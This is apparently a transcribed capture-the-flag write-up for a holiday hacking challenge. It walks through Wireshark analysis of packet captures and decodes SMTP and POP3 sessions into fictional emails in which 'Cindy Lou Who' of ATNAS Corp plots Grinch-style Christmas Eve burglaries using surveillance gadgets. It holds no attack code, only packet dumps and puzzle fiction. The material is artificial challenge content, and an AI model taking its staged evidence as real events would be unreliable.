
```
/9j/4AAQSkZJRgABAQAASABIAAD/4QOyRXhpZgAATU0AKgAAAAgACQEPAAIAAAAGAAAAegEQAAIA
AAAJAAAAgAESAAMAAAABAAEAAAEaAAUAAAABAAAAigEbAAUAAAABAAAAkgEoAAMAAAABAAIAAAEx
AAIAAAAGAAAAmgEyAAIAAAAUAAAAoIdpAAQAAAABAAAAtAAAAABBcHBsZQBpUGhvbmUgNgAAAAAA
SAAAAAEAAABIAAAAATguMS4yADIwMTU6MTE6MDkgMTE6MTU6MjAAAB6CmgAFAAAAAQAAAiKCnQAF
AAAAAQAAAiqIIgADAAAAAQACAACIJwADAAAAAQBkAACQAAAHAAAABDAyMjGRAQAHAAAABAECAwCS
AQAKAAAAAQAAAjKSAgAFAAAAAQAAAjqSAwAKAAAAAQAAAkKSBAAKAAAAAQAAAkqSBwADAAAAAQAF
AACSCQADAAAAAQAQAACSCgAFAAAAAQAAAlKSFAADAAAABAAAAlqSfAAHAAABAAAAAmKSkQACAAAA
BDY5MwCSkgACAAAABDY5MwCgAAAHAAAABDAxMDCgAQADAAAAAQABAACgAgAEAAAAAQAACZCgAwAE
AAAAAQAACsmiFwADAAAAAQACAACjAQAHAAAAAQEAAACkAgADAAAAAQAAAACkAwADAAAAAQAAAACk
BQADAAAAAQAdAACkBgADAAAAAQAAAACkMgAFAAAABAAAA2KkMwACAAAABgAAA4KkNAACAAAAIgAA
A4gAAAAAAAAAAQAAAB4AAAAALAAAABQAAFtUAAASnAAAe1AAADYOAAAwJAAAEVQAAAAAAAAAABAAAA
UwAAABQGXwTHBwMENUFwcGxlIGlPUwAAAU1NAAkAAQAJAAAAAQAAAAIAAwAHAAAAaAAAAIAABAAJ
AAAAAQAAAAEABQAJAAAAAQAAANUABgAJAAAAAQAAAM8ABwAJAAAAAQAAAAEACAAKAAAAAwAAAOgA
CQAJAAAAAQAAARMADgAJAAAAAQAAAAQAAAAAYnBsaXN0MDDUAQIDBAUGBwhVZmxhZ3NVdmFsdWVV
ZXBvY2hZdGltZXNjYWxlEAETAAADHBSntn4QABI7msoACBEXHSMtLzg6AAAAAAAAAQEAAAAAAAAA
CQAAAAAAAAAAAAAAAAAAAD8AAAAcAAANYf//+08AAFPM///tMAAAEncAAABTAAAAFAAAAFMAAAAU
AAAACwAAAAUAAAALAAAABUFwcGxlAGlQaG9uZSA2IGJhY2sgY2FtZXJhIDQuMTVtbSBmLzIuMgD/
4QvyaHR0cDovL25zLmFkb2JlLmNvbS94YXAvMS4wLwA8P3hwYWNrZXQgYmVnaW49J++7vycgaWQ9
J1c1TTBNcENlaGlIenJlU3pOVGN6a2M5ZCc/Pgo8eDp4bXBtZXRhIHhtbG5zOng9J2Fkb2JlOm5z
OmlldGEvJyB4OnhtcHRrPSdJbWFnZTo6RXhpZlRvb2wgMTAuMDUnPgo8cmRmOlJERiB4bWxuczpy
ZGY9J2h0dHA6Ly93d3cudzMub3JnLzE5OTkvMDIvMjItcmRmLXN5bnRheC1ucyMnPgoKIDxyZGY6
RGVzY3JpcHRpb24gcmRmOmFib3V0PScnCiAgeGlsbnM6cGhvdG9zaG9wPSdodHRwOi8vbnMuYWRv
YmUuY29tL3Bob3Rvc2hvcC8xLjAvJz4KICA8cGhvdG9zaG9wOkRhdGVDcmVhdGVkPjIwMTUtMTEt
MDlUMTE6MTU6MjA8L3Bob3Rvc2hvcDpEYXRlQ3JlYXRlZD4KIDwvcmRmOkRlc2NyaXB0aW9uPgoK
IDxyZGY6RGVzY3JpcHRpb24gcmRmOmFib3V0PScnCiAgeGlsbnM6eGlwPSdodHRwOi8vbnMuYWRv
YmUuY29tL3hhcC8xLjAvJz4KICA8eGlwOkNyZWF0b3JUb29sPjguMS4yPC94bXA6Q3JlYXRvclRv
b2w+CiAgPHhtcDpNb2RpZnlEYXRlPjIwMTUtMTEtMDlUMTE6MTU6MjA8L3htcDpNb2RpZnlEYXRl
PgogPC9yZGY6RGVzY3JpcHRpb24+CjwvcmRmOlJERj4KPC94OnhtcG1ldGE+CiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
```



Architecture Diagram: Shows ARM architecture for the GIYH devices, x64 bit systems for the 5 SuperGnomes, and the C2 channel.

sg02 - 20150225093040_2.pcap

The sg02 pcap has a conversation between the same source ip address 10.1.1.192 (atnaspc5) and destination ip address 104.196.40.60 (atnascorp Postfix SMTP server - 25/tcp). The email is to "Maratha" (supplier@ginormouselectronicssupplier.com) a supplier, from "**CW**" (c@atnascorp.com) describing the parts order needed for the Gnome in Your Home project. The email contains a detailed parts list and the required dates of delivery.



20150225093040_2.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Follow TCP Stream
Stream Content
Find
Save As
Print
○ ASCII
○ EBCDIC
○ Hex Dump
○ C Arrays
● Raw
Help
Filter Out This Stream
Close
File: "20150225093040_2.pcap" ... Profile: Default

Filter: tcp.stream eq 0

```
No.  Time       Source          Destination
  1  0.000000   10.1.1.192      104.196.40.60
  2  0.049595   104.196.40.60   10.1.1.192
  3  0.049680   10.1.1.192      104.196.40.60
  4  1.244525   104.196.40.60   10.1.1.192
  5  1.244622   10.1.1.192      104.196.40.60
  6  1.279541   104.196.40.60   10.1.1.192
  7  1.279957   10.1.1.192      104.196.40.60
  8  1.312232   104.196.40.60   10.1.1.192

⊞ Frame 1: 66 bytes on wire (528 bits), 66 bytes capture
⊞ Ethernet II, Src: cc:3d:82:78:64:73 (cc:3d:82:78:64:73
⊞ Internet Protocol Version 4, Src: 10.1.1.192 (10.1.1.1
⊞ Transmission Control Protocol, Src Port: 52433 (52433)

0000  00 0a cd 26 2c 87 cc 3d  82 78 64 73 08 00 45 00
0010  00 34 21 92 40 00 80 06  3c 71 0a 01 01 c0 68 c4
0020  28 3c cc d1 09 dd c3 72  71 d0 00 00 00 00 80 02
0030  20 00 a6 5d 00 00 02 04  05 b4 01 03 03 08 01 01
0040  04 02
```

```
Maratha,

|

As a follow-up to our phone conversation, we'd like to proceed with an order
of parts for our upcoming product line.  We'll need two million of each of
the following components:



+ Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9
CPU and Linux SDK)

+ ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor

+ Atheros AR6233X Wi-Fi adapter

+ Texas Instruments TPS65053 switching power supply

+ Samsung K4B2G16460 2GB SSDR3 SDRAM

+ Samsung K9F1G08U0D 1GB NAND Flash



Given the volume of this purchase, we fully expect the 35% discount you
mentioned during our phone discussion.  If you cannot agree to this pricing,
we'll place our order elsewhere.



We need delivery of components to begin no later than April 1, 2015, with
250,000 units coming each week, with all of them arriving no later than June
1, 2015.



Finally, as you know, this project requires the utmost secrecy.   Tell NO
ONE about our order, especially any nosy law enforcement authorities.



Regards,

-CW
```


Entire conversation (5974 bytes)




```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <supplier@ginormouselectronicssupplier.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <supplier@ginormouselectronicssupplier.com>
Subject: =?us-ascii?Q?Large_Order_-_Immediate_Attention_Required?=
Date: Wed, 25 Feb 2015 09:30:39 -0500
Message-ID: <005001d05107$a1323ef0$e396bcd0$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
.boundary="----=_NextPart_000_0051_01D050DD.B85D2150"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdBRB55/YGpgHUrvTQ+ViBgoKBbizw==
Content-Language: en-us

This is a multipart message in MIME format.
```

sg03 - 20151201113358_3.pcap

The sg03 pcap has a conversation between the same source ip address 10.1.1.192 (atnaspc5) and destination ip address 104.196.40.60 (atnascorp Postfix SMTP server - 25/tcp). The email is to "Burgling Friends" (burglerlackeys@atnascorp.com) the burglers, from "**CLW**" (c@atnascorp.com) describing the evil nefarious plot to burgle homes on Christmas Eve that have been pre-surveilled by the GIYH IoT devices.



```
My Burgling Friends,


Our long-running plan is nearly complete, and I'm writing to share the date
when your thieving will commence!  On the morning of December 24, 2015, each
individual burglar on this email list will receive a detailed itinerary of
specific houses and an inventory of items to steal from each house, along
with still photos of where to locate each item.  The message will also
include a specific path optimized for you to hit your assigned houses
quickly and efficiently the night of December 24, 2015 after dark.


Further, we've selected the items to steal based on a detailed analysis of
what commands the highest prices on the hot-items open market.  I caution
you - steal only the items included on the list.  DO NOT waste time grabbing
anything else from a house.  There's no sense whatsoever grabbing crumbs too
small for a mouse!


As to the details of the plan, remember to wear the Santa suit we provided
you, and bring the extra large bag for all your stolen goods.


If any children observe you in their houses that night, remember to tell
them that you are actually "Santy Claus", and that you need to send the
specific items you are taking to your workshop for repair.  Describe it in a
very friendly manner, get the child a drink of water, pat him or her on the
head, and send the little moppet back to bed.  Then, finish the deed, and
get out of there.  It's all quite simple - go to each house, grab the loot,
and return it to the designated drop-off area so we can resell it.  And,
above all, avoid Mount Crumpit!


As we agreed, we'll split the proceeds from our sale 50-50 with each
burglar.


Oh, and I've heard that many of you are asking where the name ATNAS comes
from.  Why, it's reverse SANTA, of course.  Instead of bringing presents on
Christmas, we'll be stealing them!


Thank you for your partnership in this endeavor.


Signed:

-CLW

President and CEO of ATNAS Corporation
```



Filter: tcp.stream eq 0

```
No.  Time       Source         Destination    Protocol Lengtl Info
   1 0.000000   10.1.1.192     104.196.40.60  TCP       66 52654 > ms-v-worlds [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
   2 0.033594   104.196.40.60  10.1.1.192     TCP       66 ms-v-worlds > 52654 [SYN, ACK] Seq=0 Ack=1 Win=28400 Len=0 MSS=1420 SACK_PE
   3 0.033673   10.1.1.192     104.196.40.60  TCP       54 52654 > ms-v-worlds [ACK] Seq=1 Ack=1 Win=66560 Len=0
   4 0.076131   104.196.40.60  10.1.1.192     TCP      100 ms-v-worlds > 52654 [PSH, ACK] Seq=1 Ack=1 Win=28416 Len=46
   5 0.076539   10.1.1.192     104.196.40.60  TCP       69 52654 > ms-v-worlds [PSH, ACK] Seq=1 Ack=47 Win=66560 Len=15
   6 0.110898   104.196.40.60  10.1.1.192     TCP       60 ms-v-worlds > 52654 [ACK] Seq=47 Ack=16 Win=28416 Len=0
   7 0.111535   104.196.40.60  10.1.1.
   8 0.111805   10.1.1.192     104.196
   9 0.144249   104.196.40.60  10.1.1.
  10 0.144433   10.1.1.192     104.196

⊞ Frame 1: 66 bytes on wire (528 bits), 66 bytes
⊞ Ethernet II, Src: cc:3d:82:78:64:73 (cc:3d:82:7
⊞ Internet Protocol Version 4, Src: 10.1.1.192 (1
⊞ Transmission Control Protocol, Src Port: 52654

0000  00 0a cd 26 2c 87 cc 3d  82 78 64 73 08 00 4
0010  00 34 21 a7 40 00 80 06  3c 5c 0a 01 01 c0 6
0020  28 3c cd ae 09 dd 22 3b  24 9b 00 00 00 00 8
0030  20 00 93 ed 00 00 02 04  05 b4 01 03 03 08 0
0040  04 02
```

File: "20151201113358_3.pcap" ... Profile: Defa


```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <burglerlackeys@atnascorp.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <burglerlackeys@atnascorp.com>
Subject: All Systems Go for Dec 24, 2015
Date: Tue, 1 Dec 2015 11:33:56 -0500
Message-ID: <005501d12c56$12bf6dc0$383e4940$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
.boundary="----=_NextPart_000_0056_01D12C2C.29E9B3E0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEsVeghqBzCbZs7SUyM8aoCkrx60w==
Content-Language: en-us

This is a multipart message in MIME format.
```

Entire conversation (7730 bytes)

sg04 - 20151203133818_4.pcap


The sg04 pcap has a conversation between the same source ip address 10.1.1.192 (atnaspc5) and destination ip address 104.196.40.60 (atnascorp Postfix SMTP server - 25/tcp). The email is to "Dr. O'Malley" (psychdoctor@whovillepsychiatrists.com) a psychiatrist, from "**Cindy Lou Who**" (c@atnascorp.com) having a discussion about how troubled she is and origin of her "true hatred of the whole holiday season".

Ah, we have a full name now - more evidence in the PNG puzzle in next section!



```
Dr. O'Malley,


In your recent email, you inquired:


> When did you first notice your anxiety about the holiday season?


Anxiety is hardly the word for it.  It's a deep-seated hatred, Doctor.


Before I get into details, please allow me to remind you that we operate
under the strictest doctor-patient confidentiality agreement in the
business.  I have some very powerful lawyers whom I'd hate to invoke in the
event of some leak on your part.  I seek your help because you are the best
psychiatrist in all of Who-ville.


To answer your question directly, as a young child (I must have been no more
than two), I experienced a life-changing interaction.  Very late on
Christmas Eve, I was awakened to find a grotesque green Who dressed in a
tattered Santa Claus outfit, standing in my barren living room, attempting
to shove our holiday tree up the chimney.  My senses heightened, I put on my
best little-girl innocent voice and asked him what he was doing.  He
explained that he was "Santy Claus" and needed to send the tree for repair.
I instantly knew it was a lie, but I humored the old thief so I could escape
to the safety of my bed.  That horrifying interaction ruined Christmas for
me that year, and I was terrified of the whole holiday season throughout my
teen years.


I later learned that the green Who was known as "the Grinch" and had lost
his mind in the middle of a crime spree to steal Christmas presents.  At the
very moment of his criminal triumph, he had a pitiful change of heart and
started playing all nicey-nice.  What an amateur!  When I became an adult,
my fear of Christmas boiled into true hatred of the whole holiday season.  I
knew that I had to stop Christmas from coming.  But how?


I vowed to finish what the Grinch had started, but to do it at a far larger
scale.  Using the latest technology and a distributed channel of burglars,
we'd rob 2 million houses, grabbing their most precious gifts, and selling
them on the open market.  We'll destroy Christmas as two million homes full
of people all cry "BOO-HOO", and we'll turn a handy profit on the whole
deal.


Is this "wrong"?  I simply don't care.  I bear the bitter scars of the
Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix
that!


What is your advice, doctor?


Signed,

Cindy Lou Who
```

I guess this violates HIPAA? :-)



Filter: tcp.stream eq 0

```
No.  Time      Source         Destination    Protocol Lengt Info
  1 0.000000   10.1.1.192     104.196.40.60  TCP        66 52981 > ms-v-worlds [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
  2 0.033887   104.196.40.60  10.1.1.192     TCP        66 ms-v-worlds > 52981 [SYN, ACK] Seq=0 Ack=1 Win=28400 Len=0 MSS=1420 SACK_PE
  3 0.033986   10.1.1.192     104.196.40.60  TCP        54 52981 > ms-v-worlds [ACK] Seq=1 Ack=1 Win=66560 Len=0
  4 0.075724   104.196.40.60                                                    1 Win=28416 Len=46
  5 0.075931   10.1.1.192                                                       47 Win=66560 Len=15
  6 0.109952   104.196.40.60                                                    in=28416 Len=0
  7 0.110731   104.196.40.60                                                    =16 Win=28416 Len=136
  8 0.110979   10.1.1.192                                                       =183 Win=66304 Len=30
  9 0.141155   104.196.40.60                                                    k=46 Win=28416 Len=14
 10 0.141525   10.1.1.192                                                       =197 Win=66304 Len=50
```


```
⊞ Frame 1: 66 bytes on wire (528 bits
⊞ Ethernet II, Src: cc:3d:82:78:64:73
⊞ Internet Protocol Version 4, Src: 10
⊟ Transmission Control Protocol, Src P
    Source port: 52981 (52981)
    Destination port: ms-v-worlds (25
    [Stream index: 0]
    Sequence number: 0    (relative s
    Header length: 32 bytes
  ⊞ Flags: 0x002 (SYN)
    Window size value: 8192
    [Calculated window size: 8192]
  ⊞ Checksum: 0xfdd0 [validation disa
  ⊞ Options: (12 bytes), Maximum segm                                SACK permitted
```

```
0000  00 0a cd 26 2c 87 cc 3d  82 78 6
0010  00 34 21 c3 40 00 80 06  3c 40 0
0020  28 3c ce f5 09 dd 89 cb  51 e0 0
0030  20 00 fd d0 00 00 02 04  05 b4 01 03 03 08 01 01
0040  04 02
```

```
220 atnascorp.com ESMTP Postfix (Debian/GNU)
EHLO atnaspc5
250-atnascorp.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM: <c@atnascorp.com>
250 2.1.0 Ok
RCPT TO: <psychdoctor@whovillepsychiatrists.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: "c" <c@atnascorp.com>
To: <psychdoctor@whovillepsychiatrists.com>
Subject: Answer To Your Question
Date: Thu, 3 Dec 2015 13:38:15 -0500
Message-ID: <005a01d12df9$c5b00990$51101cb0$@atnascorp.com>
MIME-Version: 1.0
Content-Type: multipart/alternative;
.boundary="----=_NextPart_000_005B_01D12DCF.DCDA76C0"
X-Mailer: Microsoft Outlook 15.0
Thread-Index: AdEt+b3jejRUkW/FSByK/qhouKyIpQ==
Content-Language: en-us

This is a multipart message in MIME format.
```

sg05 - 20151215161015_5.pcap

The sg05 pcap has a conversation between the same source ip address 10.1.1.192 (atnaspc5) and destination ip address 104.196.40.60 (atnascorp Dovecot POP3 server - 110/tcp), except this one is a POP3 communication where Cindy Lou is reading/retrieving her email rather than sending. The email message she checks (#5 - RETR 5) is to "**Cindy Lou**" (c@atnascorp.com), from "The Grinch" (grinch@who-villeisp.com), where the Grinch is apologizing for his actions on that Christmas Eve many years ago and letting her know he was truly a changed Grinch. Also captured in the pcap was Cindy Lou's POP3 username and password.



Filter: tcp.stream eq 0

```
No.   Time        Source
  1 0.000000    10.1.1.192
  2 0.030791    104.196.40.60
  3 0.030921    10.1.1.192
  4 0.077282    104.196.40.60
  5 0.077543    10.1.1.192
  6 0.108422    104.196.40.60
  7 0.109142    104.196.40.60
  8 0.109376    10.1.1.192
  9 0.138851    104.196.40.60
 10 0.139045    10.1.1.192
```


```
S SACK_PERM=1
